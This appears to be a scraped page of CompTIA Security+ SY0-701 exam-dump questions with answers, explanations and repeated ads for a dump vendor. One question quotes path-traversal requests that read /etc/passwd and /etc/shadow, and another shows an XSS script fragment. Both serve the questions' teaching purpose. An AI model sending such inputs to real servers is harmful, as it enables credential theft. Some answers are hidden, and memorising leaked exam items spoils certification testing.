While a user reviews their email, a host gets infected by malware from an external hard drive plugged into the host. The malware steals all the user's credentials stored in the browser. Which of the following training topics should the user review to prevent this situation from reoccurring?

- A. Operational security
- B. Removable media and cables
- C. Password management
- D. Social engineering

Answer: B ([LEAVE A REPLY](#))

Detailed Explanation: This scenario highlights the need for training on the secure use of removable media.

Users should learn to avoid using untrusted external storage devices to prevent malware infections. Reference:

CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Removable Media Controls and User Awareness Training".

NEW QUESTION: 344

The security team notices that the Always On VPN solution sometimes fails to connect. This leaves remote users unprotected because they cannot connect to the on-premises web proxy. Which of the following changes will best provide web protection in this scenario?

- A. Implement network access control.
- B. Configure the local gateway to point to the VPN.
- C. Create a public NAT to the on-premises proxy.
- D. Install a host-based content filtering solution.

Answer: ([SHOW ANSWER](#))

Installing a host-based content filtering solution on the endpoints ensures that web traffic is filtered locally even when the VPN connection to the on-premises proxy fails, maintaining protection for remote users.

Network access control (A) manages device network access, local gateway configuration (B) does not solve protection if VPN fails, and public NAT (C) exposes internal resources and increases risk.

Endpoint filtering complements VPN for resilient web security, covered in Security Architecture and Operations#6:Chapter 11 CompTIA Security+ Study Guide#.

NEW QUESTION: 345

A security company informs its customers of a new vulnerability that affects web applications. The vulnerability does not have an available patch at the moment. Which of the following best describes this vulnerability?

- A. Zero-day
- B. XSS
- C. SQLi
- D. Buffer overflow

Answer: A ([LEAVE A REPLY](#))

The best answer is A. Zero-day.

A zero-day vulnerability is a newly discovered vulnerability for which no patch or official fix is yet available.

Because defenders have had zero days to fully remediate it, attackers may be able to exploit it before a vendor releases a patch.

The question specifically states that the vulnerability is new and does not have an available patch, which is the defining clue.

Why the other options are incorrect:

B). XSSCross-site scripting is a specific web application attack type, not a description of whether a patch exists.

C). SQLiSQL injection is also a specific attack type, not the broader vulnerability status being asked about.

D). Buffer overflowBuffer overflow is a type of coding flaw, but again it does not specifically describe the condition of having no patch available.

From a Security+ perspective, when a vulnerability is newly identified and lacks a vendor fix, it is best described as a zero-day.

NEW QUESTION: 346

A company wants to ensure secure remote access to its internal network. The company has only one public IP and would like to avoid making any changes to the current network setup. Which of the following solutions would best accomplish this goal?

- A. IPSec VPN
- B. Perimeter network
- C. Reverse proxy
- D. PAT

Answer: A ([LEAVE A REPLY](#))

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 347

A company deploys a new server that a client must be able to access it at all times. Which of the following will support this availability requirement?

- A. Proxy server
- B. Jump server
- C. Geographic restrictions
- D. Load balancer

Answer: D ([LEAVE A REPLY](#))

A load balancer best supports the availability requirement because it distributes client traffic across available backend resources and can route traffic away from failed or overloaded systems. When properly implemented with multiple servers or redundant service instances, load balancing improves uptime, resilience, and service continuity. A proxy server forwards requests and may provide filtering or caching, but it does not inherently guarantee

application availability. A jump server provides controlled administrative access to internal systems, not client-facing service continuity. Geographic restrictions limit access based on location and may actually reduce availability for some users.

Security+ places load balancing under resilient architecture because it helps maintain access when individual systems fail or become saturated.

NEW QUESTION: 348

While reviewing logs, a security administrator identifies the following code:

```
<script>function(send_info)</script>
```

Which of the following best describes the vulnerability being exploited?

- A.** CSRF
- B.** DDoS
- C.** XSS
- D.** SQLi

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 349

A systems administrator notices that one of the systems critical for processing customer transactions is running an end-of-life operating system. Which of the following techniques would increase enterprise security?

- A.** Installing HIDS on the system
- B.** Placing the system in an isolated VLAN
- C.** Decommissioning the system
- D.** Encrypting the system's hard drive

Answer: B ([LEAVE A REPLY](#))

To enhance security for a system running an end-of-life operating system, placing the system in an isolated VLAN is the most effective approach. By isolating the system from the rest of the network, you can limit its exposure to potential threats while maintaining its functionality. This segmentation helps protect the rest of the network from any vulnerabilities in the outdated system.

* Installing HIDS (Host-based Intrusion Detection System) can help detect intrusions but won't mitigate the risks posed by an unsupported OS.

* Decommissioning may not be feasible if the system is critical.

* Encrypting the system's hard drive protects data at rest but doesn't address vulnerabilities from an outdated OS.

NEW QUESTION: 350

An employee clicked a link in an email from a payment website that asked the employee to update contact information. The employee entered the log-in information but received a "page not found" error message.

Which of the following types of social engineering attacks occurred?

- A.** Brand impersonation
- B.** Pretexting
- C.** Typosquatting
- D.** Phishing

Answer: (SHOW ANSWER)

Phishing is a type of social engineering attack that involves sending fraudulent emails that appear to be from legitimate sources, such as payment websites, banks, or other trusted entities. The goal of phishing is to trick the recipients into clicking on malicious links, opening malicious attachments, or providing sensitive information, such as log-in credentials, personal data, or financial details. In this scenario, the employee received an email from

a payment website that asked the employee to update contact information. The email contained a link that directed the employee to a fake website that mimicked the appearance of the real one.

The employee entered the log-in information, but received a "page not found" error message. This indicates that the employee fell victim to a phishing attack, and the attacker may have captured the employee's credentials for the payment website. References = Other Social Engineering Attacks - CompTIA Security+ SY0-701 - 2.2, CompTIA Security+: Social Engineering Techniques & Other Attack ... - NICCS, [CompTIA Security+ Study Guide with over 500 Practice Test Questions: Exam SY0-701, 9th Edition]

NEW QUESTION: 351

A company processes personal data from customers in multiple countries. Which of the following actions is most critical for maintaining legal compliance with global privacy regulations?

- A.** Storing all customer data on encrypted local servers
- B.** Hiring a data privacy officer to review contracts
- C.** Ensuring DPAs are in place with third-party vendors
- D.** Using strong passwords and firewalls on all endpoints

Answer: C (LEAVE A REPLY)

The best answer is C. Ensuring DPAs are in place with third-party vendors.

When a company handles personal data across multiple countries, one of the most important legal and regulatory requirements is ensuring that any third parties processing that data are contractually bound to protect it appropriately. A DPA (Data Processing Agreement) defines how a vendor may collect, process, store, share, and protect personal data. This is a key requirement in many privacy frameworks and regulations.

This matters because organizations are often still responsible for customer data even when a third-party provider handles it. A DPA helps establish: the roles and responsibilities of each party

the legal basis and limits for data processing

security and privacy obligations

breach notification expectations

cross-border data handling requirements

Why the other options are incorrect:

A). Storing all customer data on encrypted local servers Encryption is important, but this alone does not ensure compliance with international privacy laws. Legal compliance involves governance, lawful processing, third-party handling, and contractual obligations.

B). Hiring a data privacy officer to review contracts A privacy officer may be helpful or required in some situations, but simply hiring one is not as directly critical as having the actual data processing agreements in place.

D). Using strong passwords and firewalls on all endpoints These are valuable security controls, but they are not sufficient for legal compliance with global privacy regulations.

From a Security+ perspective, privacy compliance often involves third-party risk management, contractual controls, and lawful data handling, making DPAs the most critical answer here.

NEW QUESTION: 352

Which of the following would be most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk?

- A.** ARO
- B.** RTO
- C.** RPO
- D.** ALE

E. SLE

Answer: D ([LEAVE A REPLY](#))

The Annual Loss Expectancy (ALE) is most useful in determining whether the long-term cost to transfer a risk is less than the impact of the risk. ALE is calculated by multiplying the Single Loss Expectancy (SLE) by the Annualized Rate of Occurrence (ARO), which provides an estimate of the annual expected loss due to a specific risk, making it valuable for long-term financial planning and risk management decisions. References:

CompTIA Security+ SY0-701 course content and official CompTIA study resources.

NEW QUESTION: 353

An organization conducts a self-evaluation with a phishing campaign that requests login credentials. The organization receives the following results:

- * None of the staff were fooled by the attempt due to proper security awareness.

- * Staff deleted the email without performing any additional actions.

Which of the following security practices would add the most value to the organization?

A. Implement a strict password reset policy for all senior managers after a security event.

B. Update user guidance to include suspicious incident reporting.

C. Conduct end-user training regarding spear-phishing attempts to raise awareness.

D. Require remote workers to use a VPN when connecting to the organization ' s networks.

Answer: ([SHOW ANSWER](#))

The best answer is B. Update user guidance to include suspicious incident reporting.

The phishing simulation results show that users were not fooled, which means awareness training is already helping them avoid credential theft.

However, the employees deleted the email without reporting it. That means the organization missed an opportunity to:

investigate the message further

identify other recipients

block similar messages

improve incident response visibility

update defensive controls quickly

The most valuable next step is to train or guide users to report suspicious emails, not just ignore or delete them.

Why the other options are incorrect:

A). Implement a strict password reset policy for all senior managers after a security event. This does not address the gap identified by the exercise.

C). Conduct end-user training regarding spear-phishing attempts to raise awareness. The results already show awareness was effective enough to prevent users from falling for the message. The missing behavior is reporting.

D). Require remote workers to use a VPN when connecting to the organization ' s networks. This is unrelated to the phishing exercise outcome.

From a Security+ perspective, user awareness programs should teach employees to identify and report suspicious messages. Therefore, B is the best answer.

NEW QUESTION: 354

A company is in the process of migrating to cloud-based services. The company's IT department has limited resources for migration and ongoing support. Which of the following best meets the company's needs?

A. WAF

B. IPS

C. IAM

D. SASE

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 355

An employee emailed a new systems administrator a malicious web link and convinced the administrator to change the email server's password. The employee used this access to remove the mailboxes of key personnel. Which of the following security awareness concepts would help prevent this threat in the future?

- A. Using password management
- B. Providing situational awareness training
- C. Reviewing email policies
- D. Recognizing phishing

Answer: D ([LEAVE A REPLY](#))

NEW QUESTION: 356

Which of the following best represents how frequently an incident is expected to happen each year?

- A. RTO
- B. ALE
- C. SLE
- D. ARO

Answer: D ([LEAVE A REPLY](#))

The best answer is D. ARO.

ARO (Annualized Rate of Occurrence) measures how often a specific incident or event is expected to happen in a single year. This is the risk analysis attribute that directly represents yearly frequency.

Why the other options are incorrect:

- A). RTOR Recovery Time Objective is the target time to restore operations after a disruption. It does not measure incident frequency.
- B). ALE Annualized Loss Expectancy estimates the expected yearly financial loss from a risk. It is calculated using other values and reflects cost, not frequency alone.
- C). SLE Single Loss Expectancy is the monetary loss expected from one occurrence of an incident. It does not represent how often the event happens.

From the SY0-701 perspective, risk calculations often use:

$$ALE = SLE \times ARO$$

Since the question asks how frequently an incident is expected to happen each year, the correct answer is ARO.

NEW QUESTION: 357

Which of the following is the best way to prevent an unauthorized user from plugging a laptop into an employee's phone network port and then using tools to scan for database servers?

- A. MAC filtering
- B. Segmentation
- C. Certification
- D. Isolation

Answer: A ([LEAVE A REPLY](#))

Detailed Explanation:MAC filtering allows network administrators to control device access by specifying allowed MAC addresses. This prevents unauthorized devices, such as a laptop plugged into a network port, from gaining access. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats and Vulnerabilities, Section: "Network Access Control Methods".

NEW QUESTION: 358

A security analyst receives an alert from a web server that contains the following logs:

GET /image?filename=../../../../etc/passwd

Host: AcmeInc.web.net

useragent: python-request/2.27.1

GET /image?filename=../../../../etc/shadow

Host: AcmeInc.web.net

useragent: python-request/2.27.1

Which of the following attacks is being attempted?

- A.** File injection
- B.** Privilege escalation
- C.** Directory traversal
- D.** Cookie forgery

Answer: C (LEAVE A REPLY)

The log entries clearly show an attacker attempting to access sensitive system files by manipulating the filename parameter. The use of `../../../../` is a classic indicator of a directory traversal attack, also called path traversal. This technique is used to move outside the intended web directory and access restricted locations on the server's filesystem.

In this case, the attacker is attempting to read:

`/etc/passwd` - contains user account information

`/etc/shadow` - contains hashed password entries and is even more sensitive The CompTIA Security+ SY0-701 exam describes directory traversal as an attack where unvalidated user input allows navigation to system directories, often using sequences like `../` to bypass file path restrictions.

This is exactly what is shown in the logs.

File injection (A) would involve inserting malicious files or code, not reading system files.

Privilege escalation (B) requires exploiting a system to gain higher privileges, not just reading files.

Cookie forgery (D) involves manipulating session cookies and does not match the observed behavior.

Because the attacker is using path traversal patterns to access protected files, the correct answer is C.

Directory traversal.

NEW QUESTION: 359

A security analyst reviews firewall configurations and finds that firewalls are configured to fail-open mode in the event of a crash. Which of the following describes the security risk associated with this configuration?

- A.** There may be increased latency during failover.
- B.** Authentication tokens may be invalidated during an outage.
- C.** Traffic will bypass inspection during a failure.
- D.** All encrypted traffic will be blocked during an outage.

Answer: C (LEAVE A REPLY)

The best answer is C. Traffic will bypass inspection during a failure.

A firewall configured to fail open will allow traffic to continue flowing if the device crashes or fails. This preserves availability, but it creates a security risk because traffic may pass through without being inspected or filtered.

That means malicious traffic, unauthorized connections, or prohibited traffic could traverse the network during the outage.

Why the other options are incorrect:

A . There may be increased latency during failover.This is not the main security risk associated with fail-open mode.

B . Authentication tokens may be invalidated during an outage.This is unrelated to firewall fail-open behavior.

D . All encrypted traffic will be blocked during an outage.Fail-open does the opposite of blocking traffic; it allows traffic to pass through.

From a SY0-701 perspective, fail-open prioritizes availability, but the tradeoff is that security inspection may be bypassed, making C the correct answer.

NEW QUESTION: 360

A security administrator is addressing an issue with a legacy system that communicates data using an unencrypted protocol to transfer sensitive data to a third party. No software updates that use an encrypted protocol are available, so a compensating control is needed. Which of the following are the most appropriate for the administrator to suggest? (Select two.)

A. Tokenization

B. Cryptographic downgrade

C. SSH tunneling

D. Segmentation

E. Patch installation

F. Data masking

Answer: (SHOW ANSWER)

Detailed Explanation:SSH tunneling can secure the unencrypted protocol by encapsulating traffic in an encrypted tunnel. Segmentation isolates the legacy system, reducing the risk of unauthorized access.

Reference: CompTIA Security+ SY0-701 Study Guide, Domain 2: Threats, Section: "Compensating Controls for Legacy Systems".

NEW QUESTION: 361

After a recent vulnerability scan, a security engineer needs to harden the routers within the corporate network.

Which of the following is the most appropriate to disable?

A. Console access

B. Routing protocols

C. VLANs

D. Web-based administration

Answer: D (LEAVE A REPLY)

Web-based administration is a feature that allows users to configure and manage routers through a web browser interface. While this feature can provide convenience and ease of use, it can also pose a security risk, especially if the web interface is exposed to the internet or uses weak authentication or encryption methods.

Web-based administration can be exploited by attackers to gain unauthorized access to the router's settings, firmware, or data, or to launch attacks such as cross-site scripting (XSS) or cross-site request forgery (CSRF).

Therefore, disabling web-based administration is a good practice to harden the routers within the corporate network. Console access, routing protocols, and VLANs are other features that can be configured on routers, but they are not the most appropriate to disable for hardening purposes.

Console access is a physical connection to the router that requires direct access to the device, which can be secured by locking the router in a cabinet

or using a strong password. Routing protocols are essential for routers to exchange routing information and maintain network connectivity, and they can be secured by using authentication or encryption mechanisms. VLANs are logical segments of a network that can enhance network performance and security by isolating traffic and devices, and they can be secured by using VLAN access control lists (VACLs) or private VLANs (PVLANS).

References: CCNA SEC: Router Hardening Your Router's Security Stinks: Here's How to Fix It

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 362

An organization recently updated its security policy to include the following statement:

Regular expressions are included in source code to remove special characters such as \$, |, ;, &, `, and ? from variables set by forms in a web application.

Which of the following best explains the security technique the organization adopted by making this addition to the policy?

- A. Identify embedded keys
- B. Code debugging
- C. Input validation
- D. Static code analysis

Answer: C (LEAVE A REPLY)

Input validation is a security technique that checks the user input for any malicious or unexpected data before processing it by the application. Input validation can prevent various types of attacks, such as injection, cross-site scripting, buffer overflow, and command execution, that exploit the vulnerabilities in the application code. Input validation can be performed on both the client-side and the server-side, using methods such as whitelisting, blacklisting, filtering, sanitizing, escaping, and encoding. By including regular expressions in the source code to remove special characters from the variables set by the forms in the web application, the organization adopted input validation as a security technique. Regular expressions are patterns that match a specific set of characters or strings, and can be used to filter out any unwanted or harmful input. Special characters, such as \$, |, ;, &, `, and ?, can be used by attackers to inject commands or scripts into the application, and cause damage or data theft. By removing these characters from the input, the organization can reduce the risk of such attacks.

Identify embedded keys, code debugging, and static code analysis are not the security techniques that the organization adopted by making this addition to the policy. Identify embedded keys is a process of finding and removing any hard-coded keys or credentials from the source code, as these can pose a security risk if exposed or compromised. Code debugging is a process of finding and fixing any errors or bugs in the source code, which can affect the functionality or performance of the application. Static code analysis is a process of analyzing the source code without executing it, to identify any vulnerabilities, flaws, or coding standards violations. These techniques are not related to the use of regular expressions to remove special characters from the input.

References = CompTIA Security+ SY0-701 Certification Study Guide, page 375-376; Professor Messer's CompTIA SY0-701 Security+ Training Course, video 4.1 - Vulnerability Scanning, 8:00 - 9:08; Application Security - SY0-601 CompTIA Security+ : 3.2, 0:00 - 2:00.

NEW QUESTION: 363

An employee who was working remotely lost a mobile device containing company data. Which of the following provides the best solution to prevent future data loss?

- A. EDR
- B. MDM
- C. DLP
- D. FDE

Answer: B ([LEAVE A REPLY](#))

NEW QUESTION: 364

An organization discovers that its cold site does not have enough storage and computers available. Which of the following was most likely the cause of this failure?

- A. Capacity planning
- B. Load balancing
- C. Backups
- D. Platform diversity

Answer: A ([LEAVE A REPLY](#))

A cold site is a backup facility that provides basic power, space, and environmental controls but does not include hardware or preconfigured systems. It is the organization's responsibility to ensure the site has adequate storage, servers, and equipment staged or available for rapid procurement.

If the cold site "does not have enough storage and computers," the cause is a failure in capacity planning (A).

CompTIA Security+ SY0-701 highlights the need for organizations to determine:

Required compute capacity

Storage needs

Network bandwidth

Expected recovery workload

Hardware replacement timelines

Load balancing (B) distributes traffic; it has nothing to do with cold-site readiness. Backups (C) store data, not physical resources. Platform diversity (D) refers to using multiple technologies to reduce systemic risk.

The issue is specifically the lack of resources, which directly reflects inadequate capacity planning. Therefore, A is the correct answer.

NEW QUESTION: 365

An administrator wants to perform a risk assessment without using proprietary company information. Which of the following methods should the administrator use to gather information?

- A. Open-source intelligence
- B. Configuration auditing
- C. Network scanning
- D. Penetration testing

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 366

A legacy device is being decommissioned and is no longer receiving updates or patches. Which of the following describes this scenario?

- A. End of business

- B. End of testing
- C. End of support
- D. End of life

Answer: ([SHOW ANSWER](#))

When a legacy device is no longer receiving updates or patches, it is considered to be at the end of life (EOL)

. This means the manufacturer has ceased support for the device, and it will no longer receive updates, security patches, or technical assistance. EOL devices pose security risks and are often decommissioned or replaced.

* End of support may seem similar but typically refers to the cessation of technical support, whereas EOL means the device is fully retired.

* End of business and End of testing do not apply in this context.

NEW QUESTION: 367

A systems administrator just purchased multiple network devices. Which of the following should the systems administrator perform to prevent attackers from accessing the devices by using publicly available information?

- A. Install endpoint protection
- B. Disable ports/protocols
- C. Change default passwords
- D. Remove unnecessary software

Answer: ([SHOW ANSWER](#))

Changing default passwords is a critical first step after acquiring new devices. Default credentials are widely known and publicly documented, so changing them prevents unauthorized access using this information.

Reference:

CompTIA Security+ SY0-701 Official Study Guide, Domain 3.1: "Changing default passwords prevents attackers from exploiting publicly available device information." Exam Objectives 3.1: "Implement secure network architecture concepts."

NEW QUESTION: 368

An administrator must replace an expired SSL certificate. Which of the following does the administrator need to create the new SSL certificate?

- A. CSR
- B. OCSP
- C. Key
- D. CRL

Answer: A ([LEAVE A REPLY](#))

A Certificate Signing Request (CSR) is a request sent to a certificate authority (CA) to issue an SSL certificate. The CSR contains information like the public key, which will be part of the certificate. References:

Security+ SY0-701 Course Content, Security+ SY0-601 Book.

NEW QUESTION: 369

Which of the following actions best addresses a vulnerability found on a company's web server?

- A. Patching
- B. Monitoring
- C. Segmentation
- D. Decommissioning

Answer: A ([LEAVE A REPLY](#))

NEW QUESTION: 370

Which of the following is the final step of the incident response process?

- A. Lessons learned
- B. Eradication
- C. Containment
- D. Recovery

Answer: A ([LEAVE A REPLY](#))

The final step in the incident response process is "Lessons learned." This step involves reviewing and analyzing the incident to understand what happened, how it was handled, and what could be improved. The goal is to improve future response efforts and prevent similar incidents from occurring. It's essential for refining the incident response plan and enhancing overall security posture.

References = CompTIA Security+ SY0-701 study materials, particularly in the domain of incident response and recovery.

NEW QUESTION: 371

A Chief Information Security Officer would like to conduct frequent, detailed reviews of systems and procedures to track compliance objectives. Which of the following is the best method to achieve this objective?

- A. Internal auditing
- B. Third-party attestation
- C. Penetration testing
- D. Vulnerability scans

Answer: ([SHOW ANSWER](#))

NEW QUESTION: 372

A new employee can select a particular make and model of an employee workstation from a preapproved list.

Which of the following is this an example of?

- A. MDM
- B. CYOD
- C. PED
- D. COPE

Answer: B ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation From Exact Extract:

The described scenario is CYOD (Choose Your Own Device). In a CYOD model, employees may choose from a list of company-approved devices. These devices are vetted for compatibility, security, and organizational standards while still providing some flexibility to employees.

The SY0-701 exam differentiates CYOD from other mobile deployment models:

COPE (D) - Company-Owned, Personally Enabled: devices are company-owned and fully managed, but employees can use them personally.

MDM (A) - Mobile Device Management: a tool, not a deployment model, used for managing configurations and security on devices.

PED (C) - Portable Electronic Device: a generic category, not a deployment strategy.

CYOD strikes a balance between employee preference and maintaining a secure, standardized environment. It reduces risk associated with BYOD while avoiding the rigidity of COPE. CYOD also supports consistent patching, support, and security enforcement because all devices meet the organization's baseline criteria.

This aligns with the Security Architecture section of SY0-701, where the exam stresses secure device deployment strategies and maintaining uniform controls over endpoint assets.

NEW QUESTION: 373

A business uses Wi-Fi with content filtering enabled. An employee noticed a coworker accessed a blocked site from a work computer and reported the issue. While investigating the issue, a security administrator found another device providing internet access to certain employees. Which of the following best describes the security risk?

- A.** The host-based security agent is not running on all computers.
- B.** A rogue access point is allowing users to bypass controls.
- C.** Employees who have certain credentials are using a hidden SSID.
- D.** A valid access point is being jammed to limit availability.

Answer: B (LEAVE A REPLY)

The presence of another device providing internet access that bypasses the content filtering system indicates the existence of a rogue access point. Rogue access points are unauthorized devices that can create a backdoor into the network, allowing users to bypass security controls like content filtering. This presents a significant security risk as it can expose the network to unauthorized access and potential data breaches.

References =

* CompTIA Security+ SY0-701 Course Content: Rogue access points are highlighted as a major security risk, allowing unauthorized access to the network and bypassing security measures.

NEW QUESTION: 374

A cyber operations team informs a security analyst about a new tactic malicious actors are using to compromise networks. SIEM alerts have not yet been configured. Which of the following best describes what the security analyst should do to identify this behavior?

- A.** [Digital forensics]
- B.** E-discovery
- C.** Incident response
- D.** Threat hunting

Answer: D (LEAVE A REPLY)

Threat hunting is the process of proactively searching for signs of malicious activity or compromise in a network, rather than waiting for alerts or indicators of compromise (IOCs) to appear. Threat hunting can help identify new tactics, techniques, and procedures (TTPs) used by malicious actors, as well as uncover hidden or stealthy threats that may have evaded detection by security tools. Threat hunting requires a combination of skills, tools, and methodologies, such as hypothesis generation, data collection and analysis, threat intelligence, and incident response. Threat hunting can also help improve the security posture of an organization by providing feedback and recommendations for security improvements. References = CompTIA Security+ Certification Exam Objectives, Domain 4.1: Given a scenario, analyze potential indicators of malicious activity. CompTIA Security+ Study Guide (SY0-701), Chapter 4: Threat Detection and Response, page 153. Threat Hunting - SY0-701 CompTIA Security+ : 4.1, Video 3:18. CompTIA Security+ Certification Exam SY0-701 Practice Test 1, Question 3.

NEW QUESTION: 375

Which of the following describes the procedures a penetration tester must follow while conducting a test?

- A.** Rules of engagement
- B.** Rules of acceptance
- C.** Rules of understanding

D. Rules of execution

Answer: A (LEAVE A REPLY)

Detailed Explanation: Rules of engagement specify the agreed-upon boundaries, scope, and procedures for a penetration test to ensure compliance and avoid disruption to the environment. Reference: CompTIA Security+ SY0-701 Study Guide, Domain 4: Security Operations, Section: "Penetration Testing Procedures".

NEW QUESTION: 376

A security analyst created a fake account and saved the password in a non-readily accessible directory in a spreadsheet. An alert was also configured to notify the security team if the spreadsheet is opened. Which of the following best describes the deception method being deployed?

A. Honeypot

B. Honey account

C. Honeytoken

D. Honeynet

Answer: (SHOW ANSWER)

A honeytoken is a form of deception technology in which a fake asset (such as credentials, files, or database records) is planted in a system or network to detect unauthorized access or malicious activity. The fake password stored in a hidden spreadsheet, with monitoring for access, is a classic example of a honeytoken. It is not an interactive system (like a honeypot or honeynet) but rather a marker or tripwire intended to alert the security team to suspicious behavior. This method helps identify attackers and their methods early in the intrusion process.

References:

CompTIA Security+ SY0-701 Official Study Guide, Domain 1.1, "Deception and Disruption Technologies" CompTIA Security+ Exam Objectives: 1.1 CompTIA Glossary: "Honeytoken-A fictitious record or file intended to attract or identify unauthorized access."

Valid SY0-701 Dumps shared by Actual4test.com for Helping Passing SY0-701 Exam! Actual4test.com now offer the **newest SY0-701 exam dumps**, the Actual4test.com SY0-701 exam **questions have been updated** and **answers have been corrected** get the **newest** Actual4test.com SY0-701 dumps with Test Engine here: https://www.actual4test.com/SY0-701_examcollection.html (**909** Q&As Dumps, **30%OFF** Special Discount: **Freepdfdumps**)

NEW QUESTION: 377

After completing an annual external penetration test, a company receives the following guidance:

- * Decommission two unused web servers currently exposed to the internet.
- * Close 18 open and unused ports found on their existing production web servers.
- * Remove company email addresses and contact info from public domain registration records.

Which of the following does this represent?

A. Attack surface reduction

B. Vulnerability assessment

C. Tabletop exercise

D. Business impact analysis

Answer: A (LEAVE A REPLY)

The guidance focuses on attack surface reduction by eliminating unnecessary services, closing unused ports, and limiting publicly available information that attackers could leverage. Reducing the attack surface lowers the organization's exposure to threats and potential entry points. Vulnerability assessments (B) identify weaknesses but do not necessarily involve active reduction measures. Tabletop exercises (C) simulate incidents, and business impact analysis (D) assesses the effects of disruptions, neither of which match the described activities. Attack surface reduction is a core principle in Security Operations and penetration testing remediation strategies in SY0-701#6:Chapter 14 CompTIA Security+ Study Guide#.

NEW QUESTION: 378

A Chief Information Security Officer (CISO) implements a new policy that users can no longer access fantasy sports sites while at work. The CISO wants to implement a solution that can adapt to new sites coming online and not have to constantly determine which sites are related to fantasy sports. Which of the following is the best capability for the CISO to leverage?

- A. IPS
- B. URL scanning
- C. Content categorization
- D. Static denial list
- E. DLP

Answer: ([SHOW ANSWER](#))

Content categorization is the best capability because it groups websites into categories such as gambling, sports, social media, malware, adult content, or streaming. A web filtering solution can then block an entire category instead of requiring administrators to manually maintain a static deny list of individual URLs. This is exactly what the CISO needs because new fantasy sports websites can appear frequently. URL scanning checks or analyzes specific URLs, but it does not necessarily solve the category maintenance problem by itself. IPS focuses on detecting or blocking network attacks. DLP prevents sensitive data leakage, not recreational website access. Static denial lists are difficult to maintain and do not adapt well to new sites.

NEW QUESTION: 379

A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?

- A. Buffer overflow
- B. NTP amplification attack
- C. Worm
- D. Kerberoasting attack

Answer: C ([LEAVE A REPLY](#))

Port 445 is used by the SMB protocol on Windows systems. Large volumes of unexpected traffic on TCP 445 are commonly associated with worms that exploit SMB vulnerabilities (such as WannaCry or NotPetya).

Worms are self-replicating malware that spread rapidly across a network, consuming bandwidth, causing high latency, and often resulting in network outages. This matches the scenario given, where network unavailability and abnormal port 445 traffic are observed.

References:

CompTIA Security+ SY0-701 Official Study Guide, Domain 2.1, "Malware Types: Worms" CompTIA Security+ Exam Objectives: 2.1 CompTIA Glossary: "Worm-A self-replicating malware that spreads across networks, often exploiting vulnerabilities such as those in SMB (TCP 445)."

NEW QUESTION: 380

Which of the following activities should be performed first to compile a list of vulnerabilities in an environment?

- A. Automated scanning
- B. Penetration testing
- C. Threat hunting
- D. Log aggregation
- E. Adversarial emulation

Answer: A (LEAVE A REPLY)

Automated vulnerability scanning is the first step in identifying system weaknesses. These scans systematically check for outdated software, misconfigurations, and known vulnerabilities in a network.

Penetration testing (B) is conducted after vulnerabilities are identified.

Threat hunting (C) focuses on detecting unknown threats, not listing vulnerabilities.

Reference: CompTIA Security+ SY0-701 Official Study Guide, Security Operations domain.

NEW QUESTION: 381

An organization wants to limit potential impact to its log-in database in the event of a breach. Which of the following options is the security team most likely to recommend?

- A. Tokenization
- B. Hashing
- C. Obfuscation
- D. Segmentation

Answer: B (LEAVE A REPLY)

To limit the potential impact on the log-in database in case of a breach, the security team would most likely recommend hashing. Hashing converts passwords into fixed-length strings of characters, which cannot be easily reversed to reveal the original passwords. Even if the database is breached, attackers cannot easily retrieve the actual passwords if they are properly hashed (especially with techniques like salting).

* Tokenization is used to replace sensitive data with a token, but it is more common for protecting credit card data than passwords.

* Obfuscation is the process of making data harder to interpret but is weaker than hashing for password protection.

* Segmentation helps isolate data but doesn't directly protect the contents of the login database.

NEW QUESTION: 382

A program manager wants to ensure contract employees can only use the company's computers Monday through Friday from 9 a.m. to 5 p.m. Which of the following would best enforce this access control?

- A. Creating a GPO for all contract employees and setting time-of-day log-in restrictions
- B. Creating a discretionary access policy and setting rule-based access for contract employees
- C. Implementing an OAuth server and then setting least privilege for contract employees
- D. Implementing SAML with federation to the contract employees' authentication server

Answer: A (LEAVE A REPLY)

The most appropriate method is to use a Group Policy Object (GPO) with time-of-day restrictions (A). This is a native capability in Windows environments that allows administrators to control when users are allowed to log into domain-joined systems.

This aligns with Domain 3.1: Given a scenario, apply identity and access management (IAM) concepts, especially under "Access controls (e.g., time-based restrictions, GPOs, least privilege)." Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.1 - "Access controls: Time-based restrictions, GPO."

NEW QUESTION: 383

Which of the following would most likely prevent exploitation of an end-of-life, business-critical system?

- A.** Monitoring
- B.** Isolation
- C.** Decommissioning
- D.** Encryption

Answer: B ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation From Exact Extract:

End-of-life (EOL) systems no longer receive security patches, vendor support, or vulnerability updates.

Because of this, they are highly susceptible to exploitation, especially if attackers can reach them over a network. When the system is business-critical and cannot be decommissioned, the most effective strategy is isolation, also known as network segmentation, air-gapping, or restrictive network zoning. Isolation removes direct exposure to external and internal threats by limiting communication paths to only essential systems and users.

According to the Security+ SY0-701 guidance, isolating legacy systems helps reduce the attack surface when patching is no longer possible.

Monitoring (A) is useful for detection but does not prevent exploitation.

Decommissioning (C) would be ideal but is not possible for business-critical systems, as stated in the question. Encryption (D) protects data confidentiality but does not stop an attacker from exploiting vulnerabilities in an unpatched OS or application.

Isolation is a recommended compensating control for legacy and unsupported systems in SY0-701's Security Architecture & Resilience domain, which emphasizes micro-segmentation, firewalls, and restricted access to minimize risk when systems cannot be replaced or patched.

NEW QUESTION: 384

